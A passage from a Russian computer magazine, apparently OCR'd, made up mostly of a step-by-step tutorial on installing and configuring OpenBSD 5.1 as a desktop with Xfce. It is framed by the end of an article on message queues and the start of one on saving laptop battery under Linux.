Подобная система не только практически неубиваема, она еще и восстанавливается после сбоя без потери данных :). Может сложиться впечатление, будто это нечто запредельное, но это не так. В крупных банковских системах подобные архитектуры встречаются на каждом шагу. Да и в веб-системах можно использовать что-то похожее для достижения независимости сервисов друг от друга.



В КАЧЕСТВЕ РЕЗЮМЕ

Итак, мы с вами изучили один из самых мощных паттернов в проектировании веб-систем — использование очередей. Под очередями сообщений в проектировании веб-проектов могут пониматься две разные вещи.

Во-первых, способ отложить задачу на потом. Нам надо сделать что-то, но пользователю надо ответить прямо сейчас. Мы выходим за рамки PHP'шного «запрос — ответ» и делаем что-то чуть позже, чем отдали ответ.


Во-вторых, речь может идти о так называемой общей шине данных. У нас возникает межсервисная коммуникация, которая помогает разнести вызовы между сервисами, сделать их разными по времени и унифицировать общение между разными сервисами.

Удачи! В следующем номере самое сложное — масштабирование баз данных. ⌶

Евгений Зобнин (execbit.ru)



ПРИРУЧЕНИЕ



ИСПОЛЬЗУЕМ OPENBSD В КАЧЕСТВЕ ДЕСКТОПА

Когда разговор касается OpenBSD, на ум приходят межсетевые экраны, IPSec-туннели и агентство национальной безопасности США. Тем не менее опенок может быть отличным десктопом, в котором нет простоты установки Ubuntu, но есть логичность и проработанность каждого компонента, а также солидный набор первоклассных инструментов администрирования прямо из коробки.

ВВЕДЕНИЕ

OpenBSD не принято использовать на десктопах, но чем больше разбираешься в этой ОС, тем больше хочешь видеть ее на своем домашнем компе. Здесь нет излишнего переусложнения системных компонентов, нет инсталлятора, создатели которого считают пользователя идиотом, нет нагромождения софта, написанного разными людьми в разных условиях и с разным виденьем удобства использования программы. Но здесь есть сквозная простота, абсолютная логичность и вылизанность компонентов системы. Только когда начинаешь использовать OpenBSD, понимаешь, насколько толсты, неуклюжи и перегружены функционалом Linux-дистрибутивы.

OpenBSD может дать пользователю все, что только требуется от современной ОС, но она не терпит дураков. Зная, как пользоваться этой системой, ты сможешь существенно повысить эффективность своей работы в никсах и научишься решать задачи простым и логичным путем. Правда, чтобы приручить этого зверя, придется включить мозги и набраться терпения. Эта статья всего лишь вводный курс в использование OpenBSD на десктопе, но даже ее хватит для того, чтобы настроить полноценную рабочую станцию и начать ее использовать на всю катушку.

НАЧАЛО НАЧАЛ, ИЛИ УСТАНОВКА НА ЖЕСТКИЙ ДИСК

Как и все другие ОС, OpenBSD распространяется в виде ISO-образов и даже образов флоппи-дисков, которые можно использовать для установки системы на совсем старое железо. ISO-образов при этом предлагается два: для установки по сети (имя cdXX.iso, где XX — номер версии ОС) и полная система (файл installXX.iso), которая включает в себя все, кроме сторонних пакетов. Получить образы можно с любого из доступных FTP-серверов, например bit.ly/Q7XwYc. Следует перейти в каталог с номером версии ОС (например, 5.1), а далее — в каталог с именем нужной архитектуры (i386 или amd64 для стандартных ПК) и скачать подходящий образ, в моем случае install51.iso.

После загрузки с компакт-диска ты увидишь на экране приветственное сообщение, сразу за которым последует приглашение инсталлятора. Последний, как и все остальное в OpenBSD, выполнен в аскетично-гиковом стиле. Здесь нет графического или даже псевдографического интерфейса, нет автоматизированной программы разбиения диска на разделы. Все операции выполняются путем ответов на вопросы, появляющиеся на экране. Несмотря на архаичность такого подхода к установке, инсталлятор становится очень эффективным в руках знающего человека, позволяя выполнить все шаги установки и первоначальной настройки буквально за пару минут.

Первый вопрос инсталлятора касается режима работы LiveCD:

```
(I)nstall, (U)pgrade or (S)hell?
```

Нас интересует первый пункт, поэтому вводим символ 'i'. Далее — раскладка клавиатуры:

```
Choose your keyboard layout ('?' or 'L' for list)
```

Жмем <Enter>, чтобы выбрать стандартную QWERTY-раскладку. После этого необходимо ввести имя хоста:

```
System hostname? (short form, e.g. 'foo')
```

Набираем любое понравившееся имя и жмем <Enter>. Далее инсталлятор выведет список доступных сетевых интерфейсов и предложит сконфигурировать один из них:

```
Available network interfaces are: em0 vlan0.
Which one do you wish to configure? (or 'done') [em0]
```

Сетевая установка OpenBSD с помощью минимального образа диска (cd51.iso) — распространенная практика, поэтому данный вопрос появляется одним из первых. Жмем <Enter> и видим на экране запрос IP-адреса интерфейса em0 (естественно, в твоем случае имя интерфейса может быть и другим, в BSD-системах имя интерфейса зависит от производителя сетевухи):

```
IPv4 address for em0? (or 'dhcp' or 'none') [dhcp]
```

Жмем <Enter>, чтобы IP-адрес и все остальное было получено от DHCP-сервера. В противном случае вводим айпишник и отвечаем на еще несколько вопросов об адресах DHCP-сервера, дефолтовом шлюзе и так далее. Затем нам предложат назначить IPv6-адрес, жмем <Enter>, чтобы не делать этого:

```
IPv6 address for fxp0? (or 'rtsol' or 'none') [none]
```

Далее будет выдан запрос относительно настройки конфигурации других интерфейсов:

```
Available network interfaces are: em0 vlan0.
Which one do you wish to configure? (or 'done') [done]
```

Как видно, кроме em0 остался только vlan0, то есть виртуальный сетевой интерфейс, поэтому инсталлятор предлагает нажать <Enter>, чтобы перейти к следующему этапу установки. Так и делаем и видим на экране следующее:

```
Using DNS domainname my.domain
Using DNS nameservers at 192.168.0.1
Do you want to do any manual network configuration? [no]
```

Жмем <Enter>, чтобы отказаться от последующего ручного конфигурирования сети. Теперь мы должны дважды ввести пароль root'a:

```
Password for root account? (will not echo)
Password for root account? (again)
```

После чего нам предложат прописать sshd и ntpd в автозагрузку:

```
Start sshd(8) by default? [yes]
Start ntpd(8) by default? [no]
```


Нажимаем два раза <Enter>, чтобы sshd запускался, а ntpd — нет. Далее инсталлятор спросит нас о том, будет ли на этой машине работать X Window. Единственное, на что он влияет, — это помещение в конфиг /etc/sysctl.conf строки machdep.allowaperture=1, без которой запуск иксов невозможен:

```
Do you expect to run the X Window System? [yes]
```


Жмем <Enter>, чтобы согласиться. Далее нас спросят о запуске XDM по умолчанию, то есть запуске иксов сразу после загрузки системы:

Схема разметки раздела, предложенная инсталлятором, не всегда бывает правильной

Окончание установки системы



Так по умолчанию выглядит рабочий стол OpenBSD



Рабочий стол Xfce в OpenBSD

```
Do you want the X Window System to be started by xdm(1)? [no]
```

Жмем <Enter>, чтобы отказаться, так как вместо убогого XDM мы будем использовать более современный менеджер входа (хотя эстеты могут ввести здесь «yes», чтобы наслаждаться XDM). Далее нам предложат добавить в систему пользователя:

```
Setup a user? (enter a lower-case loginname, or 'no') [no]
```

Отказываемся нажатием <Enter>, эту операцию проще выполнить после установки. Следующий шаг — выбор временной зоны:

```
What timezone are you in? ('?' for list) [Canada/Mountain]
```

Вводим, например, Europe/Moscow. Найти нужную зону можно здесь: en.wikipedia.org/wiki/List_of_IANA_time_zones. На следующем шаге установщик спросит о жестком диске, на который будет устанавливаться система, и использовании уникальных номеров DUID в /etc/fstab вместо путей к файлам устройств:

```
Available disks are: wd0.
Which one is the root disk? (or 'done') [wd0]
Use DUIDs rather then device names in fstab? [yes]
```

В домашней машине обычно только один диск, поэтому смело жмем <Enter> два раза. Далее мы должны ответить, хотим ли мы, чтобы OpenBSD использовала весь диск:

```
Use (W)hole disk or (E)dit the MBR? [whole]
```

В случае установки OpenBSD внутри виртуальной машины просто жмем <Enter>, чтобы отдать весь диск под систему и не мучиться с разбивкой. Если же речь идет о реальной машине, на которой уже установлена одна или несколько операционных систем, то следует ввести 'e', а затем создать дополнительный раздел для OpenBSD с помощью fdisk.

После нажатия <Enter> инсталлятор произведет предварительную разбивку раздела/диска на OpenBSD-партиции (все BSD-системы используют собственную схему разметки диска, которая несовместима с другими ОС и создается внутри обычного раздела) и выведет их список на экран, предоставляя выбор — откорректировать либо согласиться с предложенной схемой:

```
Use (A)uto layout, (E)dit auto layout, or create (C)ustom layout?
```

На данном этапе лезть в дебри утилиты disklabel, с помощью которой происходит разметка, смысла нет, поэтому просто жмем <Enter>, соглашаясь на то, что предложил инсталлятор (тем, кто не терпит автоматический режим, предложу ссылку на пошаговое руководство по ручной разметке: goo.gl/eNBta). После непродолжительной процедуры разбивки следует выбрать источник установки системы:

```
Location of sets? (cd disk ftp http or 'done') [cd]
```

Опять же жмем <Enter>, соглашаясь на установку с CD. На следующий вопрос о выборе дисковода также отвечаем нажатием клавиши «Ввод» (у тебя ведь только один дисковод?). Далее выбор пути, по которому располагаются пакеты на диске:

```
Pathname to the sets? (or 'done') [5.1/i386]
```

Здесь вообще без вариантов: <Enter>. Далее система выведет на экран список «сетов», то есть наборов ПО, и предложит выбрать нужные:

```
    Set name(s)? (or 'abort' or 'done') [done]
```

По умолчанию будет выбрано все, что весьма логично, поэтому продолжаем нажатием <Enter> (чтобы исключить из процесса установки какой-либо сет, нужно использовать знак «-», так, конструкция «-x*» отменит установку всех X-компонентов). Начнется установка системы, которая продлится буквально несколько минут, после чего инсталлятор попросит выбрать дополнительный источник установки:

```
Location of sets? (cd disk ftp http or 'done') [done]
```

Жмем <Enter>. На этом все, вводим reboot, чтобы перезагрузиться.

ПОСТИНСТАЛЛЯЦИОННОЕ КОНФИГУРИРОВАНИЕ

Установка закончена, но на этом наша эпопея с вводом команд и ответами на вопросы еще не завершена. Теперь нам необходимо произвести послеустановочную настройку: добавить обычного пользователя, настроить автомонтирование накопителей, уста-



Постер, посвященный выходу OpenBSD 5.1

новить графическое окружение и настроить графический вход в систему. Все это делается опять же из командной строки.

Для начала войдем в систему, добавим нового бесправного пользователя и назначим ему пароль. Как и в других никсах, сделать это можно с помощью команд useradd и passwd:

```
# uaseradd -m -G wheel имя_юзера
# passwd имя_юзера
```

Обрати внимание, что passwd из OpenBSD не допустит применения коротких и простых паролей, так что придется придумать что-то изысканное. Теперь добавим в конфиг sudo строку, которая позволит созданному пользователю выполнять любые команды от имени root:

```
# echo 'имя_юзера ALL=(ALL) SETENV: ALL' >> /etc/sudoers
```

Теперь можно выйти, набрав команду exit, и залогиниться под именем созданного пользователя. Следующий шаг, который необходимо сделать, — это установить bash, графическую среду и все необходимые приложения. В OpenBSD приложения распространяются в виде портов и пакетов, собранных из портов. Первый способ установки приложений дает больший контроль над установкой, позволяя собрать приложения с теми опциями, которые нужны конкретно тебе, второй — быстрее и проще. Мы пока не будем заморачиваться с портами и для установки всего необходимого воспользуемся пакетами.

Управлять пакетами можно с помощью стандартных для BSD команд pkg_add, pkg_delete, pkg_info и нескольких других, однако, чтобы они заработали, необходимо указать источник установки пакетов, прописав его адрес в переменную окружения PKG_PATH:

```
$ export PKG_PATH=ftp://ftp.corbina.ru/pub/ \
    OpenBSD/$(uname -r)/packages/$(uname -m)/
```

Теперь можно установить bash, vim и другие инструменты, которые могут тебе понадобиться:

```
$ sudo pkg_add -v bash vim screen elinks
```

Обрати внимание, что короткие имена пакетов сработают, только если в репозитории пакет с таким именем лишь один. В противном случае pkg_add выведет список пакетов с одинаковым именем и попросит тебя установить один из них, указав полное имя. После того как команда pkg_add будет выполнена, меняем свой шелл на bash и прописываем vim в качестве редактора по умолчанию (все это опционально, и ты можешь остаться на стандартных для OpenBSD ksh и vi):

```
$ sudo usermod -s /usr/local/bin/bash
$ echo 'export EDITOR=vim' >> ~/.bashrc
$ echo 'export PKG_PATH=ftp://ftp.corbina.ru/pub/ \
    OpenBSD/$(uname -r)/packages/$(uname -m)/' >> ~/.bashrc
$ bash
```

Теперь можно установить графическую среду. Я предлагаю использовать Xfce как легкую среду для легкой ОС. В OpenBSD Xfce разбита на множество пакетов, большинство из которых никак не зависят друг от друга, поэтому их придется устанавливать по отдельности. Чтобы инсталлировать базу, достаточно набрать следующую команду:

```
$ sudo pkg_add -v xfce4-session xfdesktop xfwm4
```

Пакет вытянет вместе с собой GTK, Glib, cairo, d-bus, некоторые компоненты среды и все необходимое для их работы (кроме X.Org, он идет в комплекте базовой системы). После того как среда будет установлена, можно запустить иксы, добавив Xfce в автозагрузку:

```
$ echo 'LC_CTYPE="ru_RU.UTF-8"' > ~/.xinitrc
$ echo 'setxkbmap "us,ru" ",winkeys" "grp:caps_toggle" &' \
    >> ~/.xinitrc
$ echo 'exec xfce4-session' >> ~/.xinitrc
$ ln -s ~/.xinitrc ~/.xsession
$ startx
```

Первая команда здесь нужна, чтобы установить правильную локаль, позволив приложениям корректно выводить текст на русском; вторая — чтобы настроить переключение языков между русским и английским по клавише <Caps Lock>; третья запускает Xfce; четвертая нужна, чтобы Xfce также попала в автозагрузку графического менеджера логина, который мы установим позже. Чтобы инсталлировать весь Xfce целиком, установи следующие пакеты:

```
gtk-xfce-engine libxfce4mcs libxfcegui4
xfce-mcs-manager xfce-mcs-plugins xfce-utils
xfce4-* xfdesktop xfwm4 xfwm4-themes
```

Этот список можно сохранить в файл (ты найдешь его на прилагаемом к журналу диске), а затем установить все разом с помощью следующей команды:

```
$ sudo pkg_add -v $(cat файл)
```

Чтобы настроить графический логин в систему, мы должны установить менеджер входа, такой как GDM, KDM, или воспользоваться стандартным XDM. К сожалению, первые два тянут за собой большое количество ненужных зависимостей, а третий выглядит скверно, поэтому мы установим простой и стильный менеджер SLIM:

```
$ sudo pkg_add -v slim
```

Чтобы он запускался автоматически после старта системы, добавь в /etc/rc.local следующую строку:

```
# vi /etc/rc.local
[ -x /etc/rc.d/slim ] && /etc/rc.d/slim start
```

Если же нужен автологин, достаточно добавить в /etc/slim.conf две строки:

```
# vi /etc/slim.conf
default_user имя_юзера
auto_login yes
```

Теперь после перезагрузки машины будет сразу стартовать графическое окружение.

ПАКЕТЫ И ПОРТЫ

Мы научились устанавливать пакеты, но что делать, если приложение необходимо удалить из системы? Для этого служит команда pkg_delete, просто запусти ее с именем нужного пакета, и ты его больше не увидишь:


```
$ sudo pkg_delete xfdesktop
```

Удалять пакет со всеми зависимостями pkg_delete не умеет, но утилита принимает флаг '-a', с помощью которого можно подчистить систему от осиротевших зависимостей. Кроме того, если сам пакет является зависимостью, команда выведет на экран список его «родительских» пакетов, так что ты легко разберешься в веренице взаимных зависимостей.

Чтобы просмотреть список пакетов, можно использовать команду pkg_info, которая просто выводит на экран имена всех пакетов с версией и кратким описанием. Также тебе будут доступны команды pkg_create и pkg_check для создания и проверки целостности пакетов, а из репозитория можно установить pkg_find, с помощью которой легко найти нужное приложение. Всего в репозитории OpenBSD доступно около 5000 пакетов, среди которых есть все необходимое, начиная от Firefox и заканчивая различными мелкими инструментами вроде iotop.

```
$ sudo pkg_add -v xfce4-session
Password:
xfce4-session-4.8.2p2:pcre-8.21: ok
xfce4-session-4.8.2p2:sqlite3-3.7.9p0: ok
xfce4-session-4.8.2p2:libffi-3.0.9: ok
xfce4-session-4.8.2p2:bzip2-1.0.6: ok
xfce4-session-4.8.2p2:python-2.7.1p12: ok
xfce4-session-4.8.2p2:glib2-2.30.2p5: ok
xfce4-session-4.8.2p2:libxfce4util-4.8.2p1: ok
xfce4-session-4.8.2p2:dbus-1.4.16p2v0: ok
xfce4-session-4.8.2p2:dbus-glib-0.98v0: ok
xfce4-session-4.8.2p2:xfconf-4.8.1: ok
xfce4-session-4.8.2p2:libxml-2.7.8p4: ok
xfce4-session-4.8.2p2:shared-mime-info-0.91: ok
xfce4-session-4.8.2p2:atk-2.2.0: ok
xfce4-session-4.8.2p2:jpeg-8c: ok
xfce4-session-4.8.2p2:tiff-3.9.5: ok
xfce4-session-4.8.2p2:jasper-1.900.1p1: ok
xfce4-session-4.8.2p2:png-1.5.6p0: ok
xfce4-session-4.8.2p2:gdk-pixbuf-2.24.1: ok
xfce4-session-4.8.2p2:hicolor-icon-theme-0.12p2: ok
xfce4-session-4.8.2p2:gtk-update-icon-cache-2.24.9: ok
xfce4-session-4.8.2p2:cairo-1.10.2p3: ok
xfce4-session-4.8.2p2:pango-1.29.4: ok
```

Устанавливаем Xfce



Распределение долей BSD-систем среди пользователей

INFO

• Кроме ISO-образов, команда OpenBSD распространяет набор фирменных компакт-дисков, на которых помимо основной системы содержатся также набор дополнительных пакетов, постеры с символикой OpenBSD и музыкальная композиция, подготавливаемая к каждому релизу.

• В базовую поставку OpenBSD входит два веб-сервера: nginx и Apache с набором патчей для повышения безопасности и бэкпортами функциональности из второй версии.

• OpenBSD имеет самый большой набор качественных драйверов для беспроводного оборудования среди всех BSD-систем.

• OpenBSD поставляется с собственным звуковым сервером aucat, который можно использовать для смешивания аудиопотоков из разных источников без необходимости установки pulseaudio или jack.

В случае необходимости приложение можно поставить из портов, это позволит тебе произвести оптимизацию при сборке либо указать необходимые опции. По умолчанию OpenBSD поставляется без коллекции портов, заставляя пользователя скачать последний для данной версии срез портов. Сделать это очень просто, достаточно ввести три команды:

```
$ sudo mkdir /usr/ports
$ ftp ftp://ftp.corbina.ru/pub/OpenBSD/5.1/ports.tar.gz
$ sudo tar -C /usr/ports -zxvpf ~/ports.tar.gz
```

Далее можно перейти в каталог /usr/ports, найти нужный порт и собрать его. Например:

```
# cd /usr/ports/sysutils/nut
# env FLAVOR=no_cgi make install clean
```

Система портов во всех BSD почти идентичная, поэтому если ты когда-либо работал с FreeBSD, то легко разберешься.

АВТОМОНТИРОВАНИЕ

В OpenBSD нет udev, sysfs или динамической файловой системы devfs, поэтому стандартные механизмы автомонтирования не сработают. У пользователя остается выбор: либо настроить архаичный amd для автомонтирования, либо сделать так, чтобы монтирование можно было выполнить с помощью одной простой команды. Мы пойдем по второму пути, и позже я объясню почему.

Чтобы сделать монтирование удобным, мы должны, во-первых, сделать так, чтобы диски и флешки мог монтировать любой пользователь; во-вторых, добавить необходимые записи в /etc/fstab. Первая операция выполняется с помощью пяти команд:

```
$ sudo mkdir /mnt/usb /mnt/cdrom
$ sudo chown имя_пользователя /mnt/usb /mnt/cdrom
$ sudo chmod 660 /dev/sd0i /dev/cd0a
$ sudo sysctl kern.usermount=1
$ sudo sh -c "echo 'kern.usermount=1' >> /etc/sysctl.conf"
```

Вторая — двух:

```
# echo "/dev/sd0i /mnt/usb msdos rw,nodev,noexec, \
    nosuid,noauto,-Lru_RU.UTF-8,-DCP866 0 0" >> /etc/fstab
# echo "/dev/cd0a /mnt/cdrom cd9660 rw,nodev,noexec, \
    nosuid,noauto 0 0" >> /etc/fstab
```

Обрати внимание на имена файлов устройств. USB-накопители в OpenBSD всегда монтируются как SCSI-диски с именем sd0, sd1 и так далее и буквой, означающей раздел. Разделы со сторонними ФС (включая FAT и NTFS) получают имена, начиная с символа i, поэтому «sd0i» — это первый раздел (а он обычно единственный) первой воткнутой флешки. Имя «cd0a» — это загрузочный сектор диска в первом дисководе. Теперь монтировать флешки и диски можно с помощью таких команд:

```
$ mount /mnt/usb
$ mount /mnt/cdrom
```

При этом графические среды, такие как Xfce и GNOME, будут делать это автоматически при нажатии на ярлык устройства. Именно по этой причине мы отказались от использования amd, он бы внес дополнительную сложность, не дав никаких преимуществ.

СЕТЬ

Благодаря инсталлятору твоя сеть уже настроена, однако на случай, если возникнут какие-либо проблемы, ты должен знать, как изменить конфигурацию. Настройка любого сетевого интерфейса во всех ОС включает в себя три шага: (1) назначение IP-адреса, маски подсети и так далее сетевому интерфейсу, (2) указание шлюза по умолчанию и (3) настройку DNS. Первый шаг в OpenBSD выполняется с помощью записи строки в файл /etc/hostname.XXX, где XXX — имя сетевого интерфейса (в нашем случае em0). Все, что нужно сделать, — это просто записать в файл строку примерно такого вида:

```
inet 10.0.0.38 255.255.255.0 NONE
```

где inet — семейство протоколов (IPv4), 10.0.0.38 — IP-адрес, 255.255.255.0 — маска подсети, а NONE — широковещательный адрес (будет выбран автоматически). Чтобы интерфейс конфигурировался с помощью DHCP, достаточно поместить в файл строку dhcp. Для указания шлюза по умолчанию достаточно записать его адрес в файл /etc/mygate, например:

```
$ sudo sh -c "echo '10.0.0.1' > /etc/mygate"
```

Адреса DNS-серверов прописываются точно так же, как в других никсах, в файл /etc/resolv.conf. Например:

```
nameserver 8.8.8.8
nameserver 8.8.4.4
```

Всего этого достаточно, чтобы при следующей загрузке сеть была полностью работоспособной, хотя изменения можно применить сразу, выполнив скрипт netstart:

```
$ sudo sh /etc/netstart
```

С беспроводными сетями все не намного сложнее. Поддержка механизма WPA, который сегодня используют по умолчанию почти все беспроводные роутеры, в OpenBSD встроена прямо в ядро, а не реализована в виде внешнего приложения wpa_supplicant, как в других юниксах, поэтому wicd и NetworkManager работать не будут, зато сеть легко настроить на уровне системы.

Итак, выясняем имя сетевого интерфейса с помощью чтения dmesg. Допустим, мы нашли имя ral0, теперь создаем файл /etc/hostname.ral0 и пишем в него следующее:

```
nwid SSID-сети wpa wpapsk `wpa-psk ssid ПАРОЛЬ`
dhcp
```

Сохраняемся и заставляем систему перечитать настройки:

```
$ sudo sh /etc/netstart ral0
```

И это все. Действительно все. Если же необходимо получить список доступных сетей, то это легко сделать с помощью следующей команды:

```
$ ifconfig -M ral0
```

При желании можно подготовить сразу несколько версий файла hostname.ral0 и копировать их на место оригинала с помощью скрипта, который определяет наличие нужной сети, используя команду выше, и перезагружает сетевые настройки.

ЧТО ДАЛЬШЕ?

Мы установили, настроили и полностью «десктопизировали» OpenBSD за каких-то полчаса. Это действительно быстро и не так сложно, как могло бы показаться. Более того, многие этапы установки и настройки в OpenBSD удалось выполнить намного быстрее и проще, чем в других ОС. Обрати внимание, что мы получили полностью рабочий десктоп, не исправив ни одной строчки в головных конфигах системы. Многие действия, которые в других системах потребовали бы изучения синтаксиса очередного конфига и его правки, в OpenBSD выполнить с помощью одной команды и очень легко заскриптовать. Когда ты начнешь использовать OpenBSD ежедневно, ты поразишься, как просто в ней сделать, казалось бы, сложные вещи. ⌶

СПИСОК ИНСТАЛЛЯЦИОННЫХ СЕТОВ

bsd — ядро системы (обязателен для установки)
bsd.mp — ядро для многопроцессорных систем
bsd.rd — ядро с поддержкой RAM-диска (для восстановления системы)
base51.tgz — содержит базовые компоненты (обязателен для установки)
etc51.tgz — содержит файлы каталога /etc (обязателен для установки)
comp51.tgz — компилятор, заголовочные файлы и библиотеки
man51.tgz — справочные страницы
game51.tgz — набор простеньких текстовых игрушек
xbase51.tgz — библиотеки и утилиты для X11
xetc51.tgz — конфиги X11
xfont51.tgz — набор шрифтов X11
xserv51.tgz — X-сервер
xshare51.tgz — справочные страницы, настройки локали, заголовочные файлы и прочее для X Window


WWW

- **Официальный FAQ:** openbsd.org/faq;
- **руководство по фильтру пакетов PF:** openbsd.org/faq/pf;
- **онлайновые справочные страницы:** openbsd.org/cgi-bin/man.cgi;
- **инструкция по обновлению системы:** openbsd.org/faq/upgrade51.html;
- **статьи, руководства, пошаговые инструкции:** openbsd.ru/docs.

Максим Полевой (maks.hatchet@yandex.ru)

ПИНГВИН дальнего полета

ЭКСТРЕМАЛЬНЫЕ МЕТОДЫ ПРОДЛЕНИЯ ЖИЗНИ НОУТБУКА ОТ БАТАРЕИ



При стандартных настройках Linux ноутбук способен проработать от аккумуляторной батареи всего несколько часов. И дело тут даже не в оптимальности настроек, а в желании разработчиков дистрибутива сохранить максимум функциональности ОС, хотя такие вещи, как встроенная веб-камера или Bluetooth, нужны далеко не всегда и далеко не всем. В этой статье я расскажу, как урезать функциональность машины до такой степени, чтобы продлить время ее работы настолько, насколько это возможно.

ВВЕДЕНИЕ

